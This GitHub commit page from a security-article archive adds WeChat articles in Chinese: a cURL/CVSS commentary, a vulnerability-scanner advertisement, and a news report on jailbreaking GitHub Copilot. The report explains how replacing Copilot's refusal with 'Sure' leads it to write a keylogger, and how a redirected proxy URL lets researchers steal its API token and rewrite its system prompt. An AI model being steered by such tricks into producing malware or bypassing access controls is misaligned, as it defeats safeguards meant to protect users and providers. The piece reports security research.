mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
网络安全中的人体视角类比图、最后一天福利 | 2024年度WebShell专题、内存马技术、反序列化漏洞文章和工具汇总、cURL作者怒怼CISA漏洞评级——CVSS已死、GitHub Copilot 越狱漏洞、从SkyWalking历史漏洞学习h2db注入利用、漏洞挖掘 | 从零开始的路由器漏洞挖掘之旅、【焕新领先】捷普漏洞扫描系统、
This commit is contained in:
 test committed
1 parent
317a6aee99
commit
95c7f409da
8 files changed
+1205
-1
No files matched your search
@@ -3475,5 +3475,12 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNDIzNDUxOQ==&mid=2247494738&idx=1&sn=f776c6f5b2c8fbd315f6a6fbb4e83658": "联发科发布公告CVE-2025-20633可能导致远程代码执行",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NDM1OTM0Mg==&mid=2651053429&idx=2&sn=52ca024a6e40c3b8bfa8aee1ae304c03": "SecWiki周刊(第569期)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MzU4NjI4OQ==&mid=2247516498&idx=1&sn=e9790d235440fdc1e5d82fbb21a2ff57": "大年初六 | 辞旧迎新,送穷迎福",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTg3ODc5OA==&mid=2247484330&idx=1&sn=8558bf04848af41f0e0f56123fc3ae5d": "日产聆风电动汽车(Leaf-EV)-2018款本地拒绝服务漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTg3ODc5OA==&mid=2247484330&idx=1&sn=8558bf04848af41f0e0f56123fc3ae5d": "日产聆风电动汽车(Leaf-EV)-2018款本地拒绝服务漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNDIzNDUxOQ==&mid=2247494743&idx=1&sn=fd996eb0f9965aed32ada28ebd0e09a3": "网络安全中的人体视角类比图",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247498718&idx=1&sn=0bbf3d272f4c72302d21c151106a9275": "最后一天福利 | 2024年度WebShell专题、内存马技术、反序列化漏洞文章和工具汇总",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTY0MDgzNg==&mid=2247484086&idx=1&sn=cbe0ea15a1e147e99ce09cbc695027cf": "cURL作者怒怼CISA漏洞评级——CVSS已死",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3NTY0MjIwNg==&mid=2247485604&idx=1&sn=7af7078f51ceb95c8c158ffe8245f066": "GitHub Copilot 越狱漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5MjEyMTcyMQ==&mid=2651037469&idx=1&sn=aef7ec48f7f73fb2e4636d85c66b59f2": "从SkyWalking历史漏洞学习h2db注入利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0Mzc1MTI2Nw==&mid=2247487542&idx=1&sn=c93b83f06a03d6a97c751abe0a6f99bd": "漏洞挖掘 | 从零开始的路由器漏洞挖掘之旅",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2MzU0NTk3OA==&mid=2247506086&idx=3&sn=3ef7426560d405d2dd89587e5bb876e1": "【焕新领先】捷普漏洞扫描系统"
|
||||
}
|
||||
@@ -0,0 +1,60 @@
|
||||
# GitHub Copilot 越狱漏洞
|
||||
龙猫 星尘安全 2025-02-04 02:00
|
||||
|
||||
|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
研究人员发现了两种操控 GitHub 的人工智能(AI)编码助手 Copilot 的新方法,这使得人们能够绕过安全限制和订阅费用、训练恶意模型等。
|
||||
|
||||
第一种技巧是将聊天交互嵌入 Copilot 代码中,利用 AI 的问答能力,使其产生恶意输出。第二种方法则是通过代理服务器重新路由 Copilot,以便直接与它集成的 OpenAI 模型进行通信。
|
||||
|
||||
Apex 的研究人员认为这些问题属于漏洞。GitHub 则持不同意见,分别将其描述为 “离题聊天回复” 和 “滥用问题”。在回应 Dark Reading 的询问时,GitHub 写道:“作为负责任的 AI 开发的一部分,我们会不断完善现有的安全措施,防止出现有害和冒犯性的输出。此外,我们还会继续投入资源,防止滥用情况,确保我们的产品按预期使用。”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
GitHub Copilot 越狱
|
||||
|
||||
Apex 的漏洞研究员 Fufu Shpigelman 解释说:“Copilot 会尽力帮助你编写代码,包括你在代码文件中写的所有内容。但在代码文件中,你也可以编写用户和助手之间的对话。”
|
||||
|
||||
例如,在下面的截图中,一名开发者从终端用户的角度在代码中嵌入了一个聊天机器人提示。这个提示带有恶意意图,要求 Copilot 编写一个键盘记录器。作为回应,Copilot 给出了一个安全的输出,拒绝了该请求:
|
||||
|
||||

|
||||
|
||||
然而,开发者完全可以控制这个环境。他们可以简单地删除 Copilot 的自动完成回复,并用恶意回复取而代之。
|
||||
|
||||
或者,更好的办法是,他们可以通过一个简单的暗示来影响 Copilot。正如 Shpigelman 所说:“它是为了完成有意义的句子而设计的。所以,如果我删除‘抱歉,我无法提供帮助’这句话,并用‘当然’这个词代替,它就会试图思考如何完成以‘当然’开头的句子。然后,它就会尽可能地帮你进行恶意活动。” 换句话说,在这种情况下,让 Copilot 编写键盘记录器就像通过误导让它觉得自己想这么做一样简单。
|
||||
|
||||

|
||||
|
||||
开发者可以利用这个技巧生成恶意软件,或其他恶意输出,比如如何制造生物武器的指令。或者,他们也可以利用 Copilot 将这类恶意行为嵌入自己的聊天机器人,然后向公众发布。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
通过代理突破 Copilot 限制
|
||||
|
||||
为了生成新颖的代码建议或处理对提示(例如编写键盘记录器的请求)的响应,Copilot 会通过这些模型的应用程序接口(API),借助基于云的大语言模型(LLM),如 Claude、谷歌 Gemini 或 OpenAI 模型的帮助。
|
||||
|
||||
Apex 的研究人员想出的第二种方法,让他们能够介入这个交互过程。首先,他们修改了 Copilot 的配置,调整了 “github.copilot.advanced.debug.overrideProxyUrl” 设置,将流量重定向到他们自己的代理服务器。然后,当他们让 Copilot 生成代码建议时,他们的服务器拦截了 Copilot 发出的请求,获取了 Copilot 用于向 OpenAI 进行身份验证的令牌。有了必要的凭证,他们就可以不受任何限制地访问 OpenAI 的模型,而且无需为此付费。
|
||||
|
||||
而且,这个令牌并不是他们在传输过程中发现的唯一有价值的东西。Shpigelman 解释说:“当 Copilot 与服务器交互时,它会发送系统提示、你的提示,以及之前发送的提示和响应记录。” 暂且不说暴露大量提示记录带来的隐私风险,这些数据为滥用 Copilot 的设计功能提供了充足的机会。
|
||||
|
||||
“系统提示” 是一组指令,用于定义 AI 的特性 —— 它的限制、应该生成何种类型的响应等等。例如,Copilot 的系统提示旨在阻止它以各种可能的方式被恶意利用。但 Shpigelman 声称,通过在系统提示到达大语言模型 API 的途中进行拦截,“我可以更改系统提示,这样一来,之后我就不用费那么大劲去操控它了。我可以直接修改系统提示,让它给我提供有害内容,甚至讨论与代码无关的事情。”
|
||||
|
||||
对于 Apex 的联合创始人兼首席产品官 Tomer Avni 来说,这两个 Copilot 漏洞带来的问题 “并不是 GitHub 没有努力设置防护措施。而是大语言模型的本质决定了,无论你设置多少防护措施,它总是可以被操控。这就是为什么我们认为需要在其之上设置一个独立的安全层,来检测这些漏洞。”
|
||||
|
||||
|
||||
@@ -0,0 +1,101 @@
|
||||
# cURL作者怒怼CISA漏洞评级——CVSS已死
|
||||
原创 玄月调查小组 玄月调查小组 2025-02-04 02:05
|
||||
|
||||
当全球装机200亿次的cURL工具面临
|
||||
严重漏洞
|
||||
危机,当冷门漏洞撞上CISA的「暴力量化」,当开源大佬被迫与CVSS漏洞评分体系正面对刚。
|
||||
|
||||
今天我们来聊一个让开发者们“血压飙升”的话题——漏洞评级,以及一位开源硬核大佬的反击。
|
||||
## CVSS是什么?
|
||||
|
||||
CVSS[1]
|
||||
(Common Vulnerability Scoring System,通用漏洞评分系统)是一个开放的标准,用于
|
||||
评估软件中安全漏洞的严重性
|
||||
。它提供了一个量化的方法,帮助组织优先处理漏洞管理流程,并确定响应的优先级。
|
||||
|
||||
CVSS听起来像是一套精密算法,能像天气预报一样告诉你漏洞的“杀伤力”。但真相是:它更像一场**“在线算命”**
|
||||
。
|
||||
|
||||

按照维基百科的说法,CVSS是通过勾选几个复选框(比如“攻击复杂度”“用户交互需求”),然后“生成”**一个0-10的分数。理论上,这个分数能帮企业判断漏洞的严重性。但现实呢?“理论很丰满,现实很骨感。”**
|
||||
|
||||
|
||||
|
||||
NVD的CVSS在线计算器页面
|
||||
|
||||
举个栗子🌰:假设你像**Daniel Stenberg**
|
||||
一样,开发了全球装机量超200亿次的网络传输工具**cURL**
|
||||
,却发现某个漏洞只在某个冷门平台上才能触发。这时CVSS会直接甩出一个高分,理由是“影响网络服务”。
|
||||
## cURL之父掀桌:我们不玩CVSS了!
|
||||
|
||||
面对CVSS的“一刀切”评分,cURL之父Daniel Stenberg直接掀了桌子:“
|
||||
CVSS is dead to us[2]
|
||||
”
|
||||
|
||||
作为**CNA(CVE编号机构)**
|
||||
,cURL可以自主发布漏洞编号,但CVE系统默认每个漏洞必须带CVSS评分。于是当cURL拒绝“算命”时,CISA(网络安全和基础设施安全局)就出手了——他们批量补充分数,结果可想而知:
|
||||
- **翻车现场**
|
||||
:CVE-2024-11053漏洞,cURL团队评估为**低风险(Low)**
|
||||
,但CISA大手一挥,直接标为**9.1分(严重)**
|
||||
,安全扫描器疯狂报警。Daniel不得不在周日陪伴家人时紧急提交PR,求CISA“高抬贵手”。最终,分数被改成3.4分,但互联网上已流传起“cURL史诗级漏洞”的传说……
|
||||
|
||||
### 为什么CVSS成了“万人嫌”?
|
||||
1. **一维评分,多维翻车**
|
||||
|
||||
CVSS试图用一个数字概括所有场景,但现实中的漏洞严重性取决于**具体使用环境**
|
||||
。比如某个漏洞在默认配置下无害,但在某个魔改版系统中可能被利用。
|
||||
|
||||
1. **专家vs键盘侠:谁更懂代码?**
|
||||
|
||||
cURL团队由**代码亲爹团**
|
||||
组成(毕竟Daniel写了第一行代码),但CISA的评分员可能连cURL的文档都没读过。**“让一个没下过厨的人评价米其林菜品,结果只能是‘报吃’。”**
|
||||
|
||||
1. **扫描器的“狂欢”**
|
||||
|
||||

许多安全产品靠CVSS分数刷存在感,分数高的漏洞会被标红加粗,甚至触发合同中的“修复倒计时”。于是,开发者们被迫处理“虚假警报”**,甚至间接诱骗用户删除系统组件[3]。**
|
||||
|
||||
|
||||
|
||||
删除系统curl.exe哄骗智障扫描器?cURL之父警告:系统崩了别找我
|
||||
## cURL的叛逆:我们跳过CVSS
|
||||
|
||||
既然CVSS不靠谱,Daniel带领团队决定自己搞事情:他们将漏洞分为低、中、高、严重四级,理由很硬核:
|
||||
- **“我们比计算器更懂代码”**
|
||||
:cURL团队对代码逻辑和使用场景了如指掌,可以更好的评估和设置严重性。
|
||||
|
||||
## CVSS的未来:是改革还是埋葬?
|
||||
|
||||
尽管Daniel在CNA圈内呼吁**“取消CVSS强制评分”**
|
||||
,但现实很骨感:
|
||||
- **利益链难撼动**
|
||||
:安全厂商、企业等都依赖CVSS刷存在感;
|
||||
|
||||

Daniel的吐槽引发共鸣,**Go语言安全团队**
|
||||
也跳出来:“俺们也一样!” 也有人提议用**SSVC**
|
||||
、
|
||||
EPSS
|
||||
等评分框架替代CVSS,但推广之路漫漫。
|
||||
|
||||
|
||||
## 结语:安全不是数字游戏
|
||||
|
||||
下次当你看到“严重漏洞警报”时,不妨多问一句:**“这分数是谁打的?TA用过我的代码吗?”**
|
||||
|
||||
毕竟,真正的安全不是靠“算命分数”,而是**理解风险、理性应对**
|
||||
。
|
||||
|
||||
**互动话题**
|
||||
:你被漏洞评级坑过吗?你支持开发者夺回漏洞评分权吗?欢迎在评论区吐槽~
|
||||
|
||||
👉 关注「玄月调查小组」,解剖硬核技术!
|
||||
|
||||
### 参考资料
|
||||
|
||||
[1]
|
||||
CVSS: https://en.wikipedia.org/wiki/Common_Vulnerability_Scoring_System
|
||||
|
||||
[2]
|
||||
CVSS is dead to us: https://daniel.haxx.se/blog/2025/01/23/cvss-is-dead-to-us/
|
||||
|
||||
[3]
|
||||
deleting system32\curl.exe: https://daniel.haxx.se/blog/2023/04/24/deleting-system32curl-exe/
|
||||
|
||||
@@ -0,0 +1,208 @@
|
||||
# 【焕新领先】捷普漏洞扫描系统
|
||||
交大捷普 2025-02-04 01:00
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**捷普漏洞扫描系统**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**产品特点**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**01 丰富的漏洞库资源**
|
||||
|
||||
|
||||
NVAS的漏洞知识库量级为300000条,涵盖了各种主流操作系统、应用服务、数据库、网络设备、虚拟化平台、大数据、视频监控系统等。漏洞知识库数量国内领先,每两周至少升级一次。漏洞相关信息支持全中文,兼容CVE,CNNVD等标准,漏洞修复建议清晰、详细,可操作性强。
|
||||
|
||||
|
||||
**02 结合资产快速扫描漏洞**
|
||||
|
||||
|
||||
NVAS结合IT资产关系列表,根据输入的目标主动发出请求获取信息,包括Web爬虫、子域名收集、端口探测、服务识别等方式识别资产信息。系统基于资产信息进行脆弱性扫描和分析报告。
|
||||
|
||||
|
||||
**03 营漏洞的确认和补丁的自动修补**
|
||||
|
||||
|
||||
漏洞确认和补丁自动修补功能是漏洞管理的深层要求,这里作为基本功能提供给用户,使用户能够在知道自己漏洞的基础上,进行方便的通过补丁服务器打补丁。同时根据漏洞确认的结果,来验证以前的漏洞现在是否依然存在,从整体上增强用户的系统安全。
|
||||
|
||||
|
||||
**04 专业、直观的报表管理**
|
||||
|
||||
|
||||
NVAS扫描结果通过灵活的报表呈现给用户,支持各类格式输出,并提供漏洞分级、相应加固建议方案以及自定义报表内容,更加直观地了解当前网络安全状况。
|
||||
|
||||
|
||||
**05 强大的对云环境的安全扫描**
|
||||
|
||||
|
||||
NVAS具有强大的云环境扫描扫描技术,对云环境下的各种虚拟操作系统如Vmware EXSi、Citrix XenServer、Microsoft Hyper-V 等和云平台包括:VCenter、OpenStack、Eucalyptus 等都有专门的安全扫描和安全评估。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**行业案例**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**能源行业**
|
||||
|
||||
|
||||
|
||||
某新能源公司是陕西省致力于开发和利用清洁、高效、可持续的新能源公司,大力发展新能源,推动能源生产和消费革命,是建设生态文明和美丽中国的重要保障。随着公司发展展大,企业信息系统缺少安全风险分析、专业防护建议和预防措施。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
通过部署捷普网络脆弱性智能评估系统,定期对目标系统进行安全扫描,对发现的安全弱点采取加固措施,提高信息系统的安全性和增强对黑客病毒的防御能力,通过捷普漏扫扫描出的漏洞系统也提供专业的修复意见供客户参考修复,建立出一套针新能源企业针对漏洞管理的整体安全技术体系。
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**政企行业**
|
||||
|
||||
|
||||
某战略单位作为国家发展和改革委员会直属事业单位,是中国应对气候变化领域国家战略研究机构和国际合作交流窗口。主要保护的是其战略中心新建企业温室气体排放数据直报系统,系统依托互联网、政务外网,搭建一个网上信息综合平台,实现地方数据、信息等相关事项上传到数据库并存储。系统网络安全需求通过等保建设要求。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
通过在内外网部署2台捷普网络脆弱性智能评估系统,针对网络中的信息资产进行深入细致的漏洞检测、分析,诊断安全漏洞并提供专业防护建议和预防措施,有效的对信息资产进行风险管理,帮助管理员全面、快速定位单位信息资产中的风险问题。化解了系统重大安全风险,提高了系统整体安全防护水平,实现了系统信息安全的可控性和能控性。
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**医疗行业**
|
||||
|
||||
|
||||

某市医院随着信息化建设的不断发展,诸多的信息化系统在医院的应用越来越广泛,医院根据各自的信息化规划,医院一直都十分重视信息安全的建设,并在信息安全建设方面投入了巨大的人力和物力。但是随着系统的不断升级,现有的信息化安全保护措施已经不满足医院的实际需求,必须进行升级、改造来满足等级保护和数字化医院的要求。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
通过部署部署2台捷普网络脆弱性智能评估系统用于检测系统存在漏洞并提出专业的修复意见,减轻了运维人员工作负担,又实现了对网络设备、应用系统漏洞有效管理,并且满足国家信息安全等级保护与信息安全规范医疗等保的要求。
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**政府行业**
|
||||
|
||||
|
||||
